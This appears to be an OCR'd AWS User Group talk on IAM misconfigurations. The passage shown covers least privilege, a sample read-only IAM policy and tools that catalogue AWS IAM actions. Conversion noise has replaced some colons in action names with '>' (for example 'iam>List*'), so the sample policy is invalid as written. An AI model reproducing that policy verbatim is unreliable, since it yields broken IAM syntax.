



```
$ aws sts get-caller-identity --profile AWS-UG-VLC
```



*flywire*





@AWSUG\_VLC



AWS User Group Valencia

# IAM policy mishaps:

## A cautionary tale of cloud misconfigurations



# Agenda

- Intro
- Policies evaluation logic
- Case 1: S3
- Case 2: SNS
- Case 3: Github Actions Federation
- Conclusions


# Intro

## Least privilege principle (POLP)

*"is a computer security concept and practice that gives users limited access rights based on the tasks necessary to their job."*




# Intro



# Intro


## Best Practices for WordPress on AWS

AWS Whitepaper



<https://docs.aws.amazon.com/whitepapers/latest/best-practices-wordpress/reference-architecture.html>

# Intro: IAM




## Intro: IAM

Allows read-only access to the IAM console

```
{  
    "Version": "2012-10-17",  
    "Statement": {  
        "Effect": "Allow",  
        "Action": [  
            "iam:Get*",  
            "iam>List*",  
            "iam:Generate*"  
        ],  
        "Resource": "*"  
    }  
}
```


# Intro: IAM actions


This repository has been archived by the owner on Aug 3, 2023. It is now read-only.
















```
1 a4b:AssociateDeviceWithRoom
2 a4b:AssociateSkillGroupWithRoom
3 a4b>CreateProfile
4 a4b>CreateRoom
5 a4b>CreateSkillGroup
6 a4b>CreateUser
```

# Intro: IAM actions

liamg / gist:6638ff00a9c73684663fdeabee22748a

Created 3 years ago

[Star](#) [Code](#) [Revisions 1](#) [Stars 3](#)

Complete List of All Current AWS IAM Actions

```
gistfile1.txt
```

Raw

```
1 a4b:ApproveSkill
2 a4b:AssociateSkillWithSkillGroup
3 a4b:AssociateSkillWithUsers
4 a4b:CompleteRegistration
5 a4b>CreateAddressBook
```

```
8189 xray:GetSamplingTargets
8190 xray:GetServiceGraph
8191 xray:GetTimeSeriesServiceStatistics
```

# Intro: IAM actions

Screenshot of a GitHub repository page for "awsles / AwsServices". The repository is public and has 8 forks and 34 stars. The "Code" tab is selected. A commit from "awsles" titled "Update findings" is shown, dated last week. The commit message contains the text "Commits on Aug 25, 2024". A red box highlights this text. Below the commit, there is a note: "(Sorry about that, but we can't show files that are this big right now.)". At the bottom of the page, a terminal window shows the command "wc -l AwsServiceActions.txt" and the output "17191". A red box highlights the number "17191".

awsles / AwsServices Public

Notifications Fork 8 Star 34

Code Issues Pull requests Actions Projects Security

AwsServices / AwsServiceActions.txt Go to file

Commits on Aug 25, 2024

awsles Update findings 332adcf · last week History

3.66 MB

Code Blame Raw

View raw

(Sorry about that, but we can't show files that are this big right now.)

.../AwsServices master

wc -l AwsServiceActions.txt

17191 AwsServiceActions.txt

## Intro: IAM actions

glassecnidna / **trackiam**

Public

# AWS IAM Tracker

This project collects IAM actions, AWS APIs and managed policies from various public sources.

You can explore the data collected using [the static site](#).

Collected data is published to the [policies](#) and [services](#) folders in this repo.

Thank you to [alanakirby/aktion](#) for originally having this idea and being gracious about me shamelessly ripping it off.

## Stats

- Unique services: 406
- Unique actions: 17627
- Managed policies: 1229

# Intro: IAM actions



<https://aws.permissions.cloud/>

# Intro: IAM actions

 **Monitor AWS Managed IAM Policies** @mamip\_aws · 19 sept. ...

Automatizado

AWSDirectoryServiceDataFullAccess  
AWSDirectoryServiceDataReadOnlyAccess...

zoph-io/MAMIP


# Update detected

69 lines changed +69 -0 ████

MAMIP Bot committed September 18, 2024 b8e519d

Update detected · zoph-io/MAMIP@b8e519d

De github.com



# Intro: IAM actions

## Dessert

Dessert is made by robots, for those that enjoy the industrial content.

### IAM permission changes

- [ds](#)
- [connect](#)
- [ds-data](#)
- [lambda](#)
- [amplifybackend](#)
- [s3express](#)
- [iot](#)
- [lambda](#)
- [ds](#)
- [personalize](#)

<https://awssecuritydigest.com/>



### Change log of AWS IAM permissions [RSS](#) [Email](#)

Powered by  TrustOnCloud  
Any feedback or ideas, reach out to [dev@trustoncloud.com](mailto:dev@trustoncloud.com)


2024-09-24

 [AWS Elemental MediaLive \(medialive\)](#)  
24 new actions, 4 new resources | 3 updated actions


 [AWS Systems Manager \(ssm\)](#)  
1 new resource | 1 updated action

 [AWS Service Catalog \(servicecatalog\)](#)  
3 new actions | 1 updated action

## Intro: Resource Policies



